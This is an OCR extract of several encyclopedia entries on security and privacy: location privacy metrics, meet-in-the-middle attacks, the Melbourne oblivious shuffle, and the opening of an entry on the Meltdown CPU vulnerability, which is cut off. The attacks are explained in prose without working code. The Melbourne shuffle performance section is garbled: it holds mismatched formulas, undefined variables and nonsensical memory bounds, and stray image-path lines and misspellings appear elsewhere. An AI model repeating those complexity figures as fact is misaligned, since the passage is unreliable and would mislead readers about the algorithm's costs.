Preneel B, Govaerts R, Vandewalle J (1994) Hash functions based on block ciphers: a synthetic approach. In: Stinson D (ed) Advances in cryptology – CRYPTO '93: proceedings, Santa Barbara, 22–26 August 1993. Lecture notes in computer science, vol 773. Springer, Berlin, pp 368–378
[zbMATH]

Steinberger JP (2007) The collision intractability of MDC-2 in the ideal-cipher model. In: Naor M (ed) Advances in cryptology – EUROCRYPT '07: proceedings, Barcelona, 20–24 may 2007. Lecture notes in computer science, vol 4515. Springer, Berlin, pp 34–51
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300584

Measurement Models of Software Security

Metrics of Software Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1530

Measuring Location Privacy

Isabel Wagner[24] ✉
(24) De Montfort University, Leicester, UK

✉ **Isabel Wagner**
Email: isabel.wagner@dmu.ac.uk

Synonyms

Location privacy metrics; Location privacy quantification

Definitions

Location privacy metrics are a type of privacy metric designed to measure privacy in any scenario that includes the user's geolocation. For example, location privacy metrics can measure the privacy of geolocations, the trackability of users, or the reidentifiability of users.

Background

Ways to measure location privacy differ based on which notion of location privacy is considered and which assumptions are made about the adversary.

In location-based services (LBS), the adversary is assumed to be the LBS provider who receives location-based requests from users. Privacy protection in this setting is often achieved through obfuscation on the user's side. The adversary then attempts to probabilistically identify the user's true location based on a number of obfuscated locations (Oya et al., 2017).

In vehicular communication, the adversary is often assumed to be external to the system but able to overhear safety messages broadcast by

vehicles. A powerful adversary might be able to overhear communication globally, while less powerful adversaries may only have local knowledge. Location privacy in this setting is often achieved through pseudonyms and mix zones because obfuscation of safety messages is not advisable. Based on overheard messages, the adversary applies a tracking algorithm to derive probabilities for the correct continuation of each vehicle's path (Zhao and Wagner, 2019).

When mobility datasets are released, an adversary can use membership inference attacks and reidentification attacks to infer whether specific users are part of the dataset and to identify specific users in the dataset, respectively. These attacks enable the adversary to infer user behavior or characteristics from their past locations or predict their future mobility. To realize these attacks, the adversary may have access to auxiliary information about users and locations (e.g., semantics, road network, timetables, etc.). Privacy protections for released data include generalization, perturbation, and the addition of dummy data (Primault et al., 2019).

Theory

Location privacy can be measured in a variety of ways. Following the categorization in Wagner and Eckhoff (2018), we briefly describe common location privacy metrics in six categories: error, uncertainty, information gain, success, indistinguishability, and time/distance.

Error-Based Metrics

The most commonly used error-based metric is the adversary's expected estimation error (Shokri et al., 2011), sometimes also referred to as average error (Oya et al., 2017) or mean absolute error (Wu and Hu, 2016). Shokri et al. argued that this measure determines the user's privacy because it quantifies the adversary's correctness.

The adversary's expected estimation error is based on the adversary's probabilistic estimate $p(x|o)$ of the user's location x, given the location observed by the adversary o. In addition, the metric uses the distance $||x - x_c||$ between the user's correct location x_c and the estimated location x. The expected estimation error is then defined as

$$\sum_{x} p(x|o)||x - x_c||.$$

A common choice for the distance metric $||\cdot||$ is the Euclidean distance, but other functions are possible, for example, taking into account the semantic sensitivity of locations (Ağır et al., 2016).

Uncertainty-Based Metrics

Uncertainty metrics are based on the information theoretic concept of entropy. In the simplest case, the entropy $H(X)$ of the anonymity set X measures the adversary's uncertainty for which member of the anonymity set is the true target. Entropy is computed based on the adversary's probability for each member of the anonymity set, where the anonymity set may consist of users or locations, depending on the scenario, so that

$$H(X) = -\sum_{x \in X} p_x \log_2(p_x).$$

The conditional entropy $H(X|o)$ measures the adversary's uncertainty after an observation o (Oya et al., 2017). Conditional entropy is therefore computed based on the adversary's posterior probability $p(x|o)$, so that

$$H(X|o) = -\sum_{x \in X} p(x|o) \log(p(x|o)).$$

Conditional entropy can be interpreted as the number of bits of information needed to identify x with certainty.

Information Gain Metrics

Information gain metrics also rely on information theory, but instead of uncertainty they focus on the amount of information gained by the adversary. The Kullback-Leibler divergence D_{KL}, or relative entropy, measures the distance between two probability distributions. For example, it could measure the difference between a user's normal mobility pattern P, so that $p(x)$ indicates the probability of visiting location x, and the pattern available to a particular location-based service or app Q (Fawaz et al., 2015). K-L divergence is then computed as

$$D_{KL} = \sum_{x \in X} p(x) \log \frac{p(x)}{q(x)}.$$

Importantly, the two distributions must fulfill absolute continuity, so that if $q(x) = 0$, $p(x)$ must also be 0. K-L divergence indicates how far (in bits) the adversary's information about the user's mobility pattern is from the true pattern. To indicate whether a specific number of bits represents a privacy threat, Fawaz et al. have used a chi-square test, such that a privacy threat may exist if the test is not significant, i.e., if the p-value is greater than the significance level (Fawaz et al., 2015).

Success-Based Metrics

Success-based metrics generally indicate the rate at which the adversary succeeds in breaking privacy. The adversary's success rate is often defined specifically for the particular attacks and defenses in a scenario, which can make it difficult to compare success rates across different academic publications. For example, a 2014 survey identified 8 variants in 15 papers using the success rate (Wagner and Eckhoff, 2014).

When the adversary's goal is to track users, the success rate often indicates the adversary's chance to track users from origin to destination. However, in vehicular environments it can be computationally infeasible to compute the success rate in large scenarios. One solution is to compute success rates for small sections of a large scenario, e.g., for individual intersections in a citywide scenario. To arrive at the overall success rate, individual success rates are then combined. For example, if the adversary's tracking probability across each intersection is p, and the user crosses n intersections, then the adversary's final probability is p^n (Eckhoff and Sommer, 2018).

Time-/Distance-Based Metrics

Time- and distance-based metrics can be useful especially in scenarios where the trackability of users is evaluated. Typically, these metrics rely on other location privacy metrics but consider how their values change over time. For example, the *anonymity duration* is the time during which the size of an individual's anonymity set is larger than one (Corser et al., 2016), the *mean time to confusion* indicates for how long the adversary's uncertainty (in terms of entropy) remains below a threshold (Hoh et al., 2007), and the

maximum tracking time (or distance) indicates for how long (or how far) the adversary is able to track an individual (Sampigethaya et al., 2005).

Indistinguishability Metrics

Indistinguishability metrics have been proposed to extend the concept of differential privacy to location privacy. For example, geo-indistinguishability proposes to add two-dimensional noise to user locations so that the user's location is ϵd differentially private within a distance d (Andrés et al., 2013), where ϵ indicates the privacy level.

Application

Recommendations on which location privacy metrics are best to use have changed over the years. For location-based services, for example, in 2011, Shokri recommended the expected estimation error (Shokri et al., 2011), whereas in 2017, Oya recommended a combination of two complementary metrics, average error and conditional entropy (Oya et al., 2017), arguing that the use of a single privacy metric leads to the creation of privacy technologies that are suboptimal in terms of other dimensions of privacy. For similar reasons, combinations of privacy metrics have also been recommended for vehicular communications privacy (Zhao and Wagner, 2019) and other areas of privacy (Wagner and Eckhoff, 2018).

In addition to privacy metrics, utility metrics are needed to evaluate the privacy/utility trade-off (Oya et al., 2017). For example, utility metrics can quantify the loss in quality of service experienced by a user when they report a noisy or obfuscated location z instead of the true x. Utility metrics are often related to the Euclidean distance between z and x. For example, the worst-case quality loss proposed in Oya et al. (2017) is defined as the maximum Euclidean distance over all locations z and x.

Open Problems and Future Directions

Research has shown that privacy metrics can be non-monotonic, i.e., they may indicate increasing privacy with increasing adversary strength, which can result in misleading conclusions about the effectiveness of privacy protections. For example, time-based metrics have been shown to be non-

monotonic in vehicular tracking. However, monotonicity of location privacy metrics has so far only been studied for tracking adversaries in vehicular networks (Zhao and Wagner, 2019).

Cross-References

Attacker Models for Location Privacy
Differential Privacy
Geo-Indistinguishability
Location Privacy
Privacy Metrics
Pseudonyms for Mobile Networks

References

Ağır B, Huguenin K, Hengartner U, Hubaux JP (2016) On the privacy implications of location semantics. Proc Priv Enhanc Technol 2016(4). https://doi.org/10.1515/popets-2016-0034

Andrés ME, Bordenabe NE, Chatzikokolakis K, Palamidessi C (2013) Geo-indistinguishability: differential privacy for location-based systems. In: 20th ACM Conference on Computer and Communications Security (CCS), CCS'13. ACM, Berlin, pp 901–914. https://doi.org/10.1145/2508859.2516735
[zbMATH]

Corser GP, Fu H, Banihani A (2016) Evaluating location privacy in vehicular communications and applications. IEEE Trans Intell Transp Syst 17(9):2658–2667. https://doi.org/10.1109/TITS.2015.2506579
[zbMATH]

Eckhoff D, Sommer C (2018) Readjusting the privacy goals in vehicular ad-hoc networks: a safety-preserving solution using non-overlapping time-slotted pseudonym pools. Comput Commun 122:118–128. https://doi.org/10.1016/j.comcom.2018.03.006

Fawaz K, Feng H, Shin KG (2015) Anatomization and protection of mobile apps' location privacy threats. In: 24th USENIX Security Symposium (USENIX Security 15), pp 753–768

Hoh B, Gruteser M, Xiong H, Alrabady A (2007) Preserving privacy in GPS traces via uncertainty-aware path cloaking. In: Proceedings of the 14th ACM Conference on Computer and Communications Security, CCS'07. ACM, New York, pp 161–171. https://doi.org/10.1145/1315245.1315266

Oya S, Troncoso C, Pérez-González F (2017) Back to the drawing board: revisiting the design of optimal location privacy-preserving mechanisms. In: Proceedings of the 2017 ACM SIGSAC

Conference on Computer and Communications Security, CCS'17. ACM, Dallas, pp 1959–1972. https://doi.org/10.1145/3133956.3134004

Primault V, Boutet A, Mokhtar SB, Brunie L (2019) The long road to computational location privacy: a survey. IEEE Commun Surv Tutorials 21(3):2772–2793. https://doi.org/10.1109/COMST.2018.2873950
[zbMATH]

Sampigethaya K, Huang L, Li M, Poovendran R, Matsuura K, Sezaki K (2005) CARAVAN: providing location privacy for VANET. In: Embedded Security in Cars (ESCAR)

Shokri R, Theodorakopoulos G, Le Boudec JY, Hubaux JP (2011) Quantifying location privacy. In: IEEE Symposium on Security and Privacy (S&P). IEEE, Oakland, pp 247–262. https://doi.org/10.1109/SP.2011.18
[zbMATH]

Wagner I, Eckhoff D (2014) Privacy assessment in vehicular networks using simulation. In: Simulation Conference (WSC), 2014 Winter. Savannah, pp 3155–3166. https://doi.org/10.1109/WSC.2014.7020152

Wagner I, Eckhoff D (2018) Technical privacy metrics: a systematic survey. ACM Comput Surv 51(3):57:1–57:38. https://doi.org/10.1145/3168389

Wu H, Hu YC (2016) Location privacy with randomness consistency. Proc Priv Enhanc Technol 2016(4):62–82. https://doi.org/10.1515/popets-2016-0029
[zbMATH]

Zhao Y, Wagner I (2019) On the strength of privacy metrics for vehicular communication. IEEE Trans Mob Comput 18(2):390–403. https://doi.org/10.1109/TMC.2018.2830359
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300585

Mechanized Theorem Proving

Interactive Verification of Security Properties

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_597

Meet-in-the-Middle Attack

Alex Biryukov[25] ✉
(25) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Meet-in-the-middle is a classical technique of *cryptanalysis* which applies to many constructions. The idea is that the attacker constructs patterns that propagate from both ends to the middle of the cipher, in some cases by partial key-guessing. If the events do not match in the middle, the key-guess was wrong and may be discarded. Such attack has been applied to seven-round DES (Data Encryption Standard) (Chaum and Evertse 1986), and to *structural cryptanalysis* of *multiple-encryption* (e.g., two-key triple encryption) (Markle and Hellman 1981; van Oorschot and Wiener 1990). Note that the technique can be mounted in *memory-less mode* (Morita et al. 1992; Khovratovich et al. 2003) using collision finding algorithms of Floyd or Nivasch.

A *miss-in-the-middle attack* may also be seen as a variant of the meet-in-the-middle technique in which the events in the middle should *not* match, and the keys that suggest a match in the middle are filtered as wrong keys.

Recently, this technique has been used to find pre-images for hash functions, including *sponge functions* based on permutations (*P-sponges*) and hashes based on *Davies-Meyer* mode. Meet-in-the-middle attack is an important component of the *rebound attack* (Mendel et al. 2009).

Cross-References

Block Ciphers
Hash Functions
Multiple Encryption

Recommended Reading

Chaum D, Evertse J-H (1986) Cryptanalysis of DES with a reduced number of rounds; sequence of linear factors in block ciphers. In: Williams HC (ed) Advances in cryptology – CRYPTO'85. Lecture notes in computer science, vol 218. Springer, Berlin, pp 192–211
[zbMATH]

Khovratovich D, Nikolic I, Weinmann R-P (2003) Meet-in-the-middle attacks on SHA-3 candidates. FSE 2009:228–245
[zbMATH]

Markle RC, Hellman ME (1981) On the security of multiple encryption. Commun ACM 24:465–467
[MathSciNet][zbMATH]

Mendel F, Rechberger C, Schläffer M, Thomsen SS (2009) The rebound attack: cryptanalysis of reduced whirlpool and grøstl. FSE 2009:260–276
[zbMATH]

Morita H, Ohta K, Miyaguchi S (1992) A switching closure test to analyze cryptosystems. In: Feigenbaum J (ed) CRYPTO 1991. LNCS, vol 576. Springer, Heidelberg, pp 183–193

van Oorschot PC, Wiener MJ (1990) A known plaintext attack, on two-key triple encryption. In: Dawgard I (ed) Advances in cryptology – EUROCRYPT'90. Lecture notes in computer science, vol 473. Springer, Berlin, pp 318–325
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1791

Melbourne Shuffle, The

Olga Ohrimenko[26] ✉
(26) The University of Melbourne, Melbourne, VIC, Australia

✉ **Olga Ohrimenko**
Email: oohrimenko@unimelb.edu.au

Synonyms

Data-oblivious shuffle

Definitions

The Melbourne shuffle is a randomized shuffling algorithm that arranges data in an input array according to permutation π in such a way that an attacker who observes the algorithm's read and write accesses to the data cannot guess π.

Background

Memory side channels arise when a client stores their private data with a remote server (e.g., in a cloud setting). Though the content of the data can be protected with encryption, client's accesses to it can be observed either by the untrusted server, by an adversary snooping network traffic, or by another potentially malicious client running on the same hardware and deploying cache attacks (e.g., when running on a secure processor such as Intel SGX). Metadata about accesses reveals locations of reads and writes and their frequency and order and has been shown to leak information about the data (Islam et al., 2012; Xu et al., 2015).

Data-oblivious algorithms aim to protect against memory side channels by accessing data in a secret-independent manner. They do so by carefully arranging, accessing, and shuffling data stored on the server. For example, shuffling data allows one to hide correlations between accesses made before and after the shuffle. As a result, the Melbourne shuffle serves as an important standalone primitive and as a building block in designing data-oblivious algorithms including oblivious RAM (Goldreich and Ostrovsky, 1996).


Theory

Let **I** be an input array that contains K elements where each element is associated with a distinct key $k \in [1, K]$. Given array **I** stored on the server and permutation π, a shuffle outputs array **O** (also stored on the server) where each element with the key k is stored at location $\pi(k)$ of **O**. The client executes the algorithm by operating on **I** and **O** through read and write requests to the server, while using its own private memory of size s. We assume that any data stored on the server is encrypted using semantically secure encryption. Hence, every time the algorithm reads data from the server to private memory it decrypts it and every time it writes data back it re-encrypts it.


The Melbourne shuffle makes two sequential *shuffle passes* where the first pass shuffles the data to some secret random permutation and the second pass shuffles the data again, but to the desired permutation π. We first describe how a shuffle pass operates and then explain why two shuffle passes are required.

Shuffle Pass

A shuffle pass proceeds in two phases: *distribution* and *clean-up*. Elements in arrays **I** and **O** are conceptually split into m consequent buckets where each bucket has the same number of elements $n = K/m$. At a high level, during the distribution phase, the algorithm puts each element in its correct output bucket but not necessarily the correct position. Then, during the clean-up phase, it puts elements in their correct position within their bucket. See Fig. 1 for an illustration and Fig. 2 for an example.



Melbourne Shuffle, The, Fig. 1 A shuffle pass of the Melbourne shuffle. The algorithm arranges elements of **I** in **O** according to permutation π while hiding π from an observer of algorithm's accesses to server storage



Melbourne Shuffle, The, Fig. 2 An example of a shuffle pass where numbers in the input array signify permuted locations of these elements in the output array

We refer to elements stored in bucket *j* of array **I** as $\mathbf{b}_j^{\mathbf{I}}$ and similarly for **O**. For ease of exposition, we assume that *K* is divisible by *m* and that indexing of arrays starts at 1.

The *distribution phase* takes **I** as input and returns a temporary array **T**. It operates sequentially one input bucket at a time as follows. Upon reading bucket $\mathbf{b}_j^{\mathbf{I}}$ to the private memory, it creates *m* sub-buckets of size *t* each, for a fixed $t > 0$. It then populates each sub-bucket *i* with elements from $\mathbf{b}_j^{\mathbf{I}}$ for which $\lceil \pi(k)/n \rceil$ equals *i*. If there are more than *t* elements in any sub-bucket, the algorithm fails. Otherwise, the algorithm pads sub-buckets with dummy elements such that each sub-bucket has *t* elements. It then writes sub-bucket *i* to bucket $\mathbf{b}_i^{\mathbf{T}}$ in **T**.

After the distribution phase, each element is in its correct bucket. For example, the first bucket of **T** contains elements whose permuted locations according to π are 1, 2, …, *n* but not necessarily in that order. To this end, during the *clean-up* phase, the algorithm reads $\mathbf{b}_i^{\mathbf{T}}$ (i.e., all the sub-buckets

with index *i* it has uploaded during the distribution phase) removes dummy elements, sorts elements according to π, and writes them to K'_j .

The Melbourne Shuffle

We note that a shuffle pass cannot shuffle elements toward, for example, an identity permutation (i.e., when $\pi(k) = k, \forall k$). In fact, it cannot shuffle toward any permutation that assigns more than *t* elements from an input bucket to an output bucket. To resolve this, the Melbourne shuffle invokes the above shuffle pass twice. First, it shuffles the input to a random secret permutation π' and then to the final permutation π. Though the algorithm can still fail in each shuffle pass, the failures do not depend on the choice of π with respect to the original element locations.

Security

The Melbourne shuffle is data-oblivious and hides the permutation π since its read and write requests to the server are deterministic and independent of π. During the distribution phase, for every read input bucket, the algorithm writes *m* sub-buckets of the same size *t*. During the clean-up phase, the algorithm reads a bucket of size $t \times m$ and writes a bucket of size *n*.

Besides seeing memory accesses, an observer of the Melbourne shuffle can also see when the algorithm fails. However, failures depend only on the secret coin tosses of the algorithm (i.e., the choice of π'), and the failure probability is the same for every output permutation and data locations in **I**.

Performance

The performance depends on the parameters *m* and *t* that influence the probability of failure and the number of read and write requests the client has to make. For example, if $\mathrm{Tr}(c) \in \{0, 1\}$, $\mathrm{Tr}(c) = \sum c_i$, and the client's memory size is $s = O(\sqrt{K} \log K)$, then the algorithm requires $\Omega\left(N \log N\right)$ server memory during the shuffle, makes $\Omega\left(N \log N\right)$ accesses to the server, and fails with negligible probability.

The optimized version of the Melbourne shuffle reduces the logarithmic overhead of the above algorithm to constant. It does so by splitting the output into larger buckets, distributing each input bucket in their correct output bucket as before and then calling the shuffle recursively over each output bucket. Overall, it uses $O(K)$ server memory and makes $O(K)$

accesses to the server, while using private memory of size $\Gamma \subset 2^{I_n} \setminus I_n$, for some $c \geq 2$.

Further Information

For a more detailed description of the Melbourne shuffle, we refer the reader to the original paper (Ohrimenko et al., 2014). Follow-up and related work includes CacheShuffle algorithms (Patel et al., 2018) in a model where an adversary knows locations of a restricted number of elements, as opposed to K in the Melbourne Shuffle, the Stash shuffle (Bittau et al., 2017) where a stash is used to store elements that do not fit in the buckets during the distribution phase and bucket oblivious random permutations (Asharov et al., 2020) that shuffle the input to some random permutation. Some applications of the Melbourne Shuffle include the rebuild phase of hierarchical oblivious RAM solutions (Goldreich and Ostrovsky, 1996), protecting network traffic in secure data analysis (Ohrimenko et al., 2015; Bittau et al., 2017), and in secure communication (Ando et al., 2018).

Cross-References

- Access Pattern
- Hierarchical ORAM Constructions
- Mix Networks
- Oblivious Data Structures
- Oblivious RAM (ORAM)
- Secure Coprocessor
- Side-Channel Attacks
- Traflc Analysis

References

Ando M, Lysyanskaya A, Upfal E (2018) Practical and provably secure onion routing. In: International Colloquium on Automata, Languages and Programming (ICALP)

Asharov G, Chan TH, Nayak K, Pass R, Ren L, Shi E (2020) Bucket oblivious sort: an extremely simple oblivious sort. In: Symposium on Simplicity in Algorithms, pp 8–14
[zbMATH]

Bittau A, Erlingsson Ú, Maniatis P, Mironov I, Raghunathan A, Lie D, Rudominer M, Kode U, Tinnes J, Seefeld B (2017) Prochlo: strong privacy for analytics in the crowd. In: Proceedings of the 26th Symposium on Operating Systems Principles, pp 441–459

Goldreich O, Ostrovsky R (1996) Software protection and simulation on oblivious RAMs. J ACM (JACM) 43(3):431–473
[MathSciNet][zbMATH]

Islam MS, Kuzu M, Kantarcioglu M (2012) Access pattern disclosure on searchable encryption: ramification, attack and mitigation. In: The Network and Distributed System Security Symposium (NDSS), vol 20

Ohrimenko O, Goodrich MT, Tamassia R, Upfal E (2014) The Melbourne shuffle: improving oblivious storage in the cloud. In: International Colloquium on Automata, Languages and Programming (ICALP), pp 556–567

Ohrimenko O, Costa M, Fournet C, Gkantsidis C, Kohlweiss M, Sharma D (2015) Observing and preventing leakage in MapReduce. In: Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, pp 1570–1581

Patel S, Persiano G, Yeo K (2018) CacheShuffle: a family of oblivious shuffles. In: International Colloquium on Automata, Languages and Programming (ICALP)

Xu Y, Cui W, Peinado M (2015) Controlled-channel attacks: deterministic side channels for untrusted operating systems. In: IEEE Symposium on Security and Privacy (S&P), pp 640–656

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1688

Meltdown

Daniel Gruss[27] ✉
(27) Graz University of Technology, Graz, Austria

✉ **Daniel Gruss**
Email: daniel.gruss@iaik.tugraz.at

Synonyms

Meltdown attack; CVE-2017-5754; Variant 3

Definitions

Meltdown is a type of hardware vulnerability that allows unprivileged workloads to transiently access privileged memory during out-of-order execution. The underlying root cause is a race condition between a privilege check and the processing of the memory access and dependent instructions.

Background


Modern CPUs are highly parallelized into pipeline stages that handle various operations simultaneously (Tomasulo, 1967). This design allows the CPU to split the instruction stream into micro-operations that are executed in an arbitrary order as long as their dependencies (on prior operations) have been resolved. While operations are performed out-of-order, instructions still are retired in-order as in the instruction stream to ensure a correct architectural state and enable precise interrupts. However, since instructions are required to be architecturally (programmer-visibly) processed in-order, a so-called reorder buffer keeps track of all instructions

to retire them in-order. The term *transient execution* describes the execution of operations and instructions that are not fully retired, e.g., due to a pipeline flush following an exception (Lipp et al., 2018). While the architectural state is reverted, transient instructions still change the microarchitectural state and thus leave traces microarchitectural elements such as the cache.

Another typical building block for Meltdown are side-channel attacks and in particular cache side-channel attacks, e.g., Flush+Reload (Yarom and Falkner, 2014), Prime+Probe (Osvik et al., 2006), or Flush+Flush (Gruss et al., 2016). These attacks exploit latency differences between data that resides in the cache (i.e., lower latency) and data in main memory (i.e., higher latency). Especially when the attacker controls both the sending and the receiving side, i.e., in a so-called *covert channel*, these attacks can bypass architectural restrictions by encoding data into the microarchitectural state.

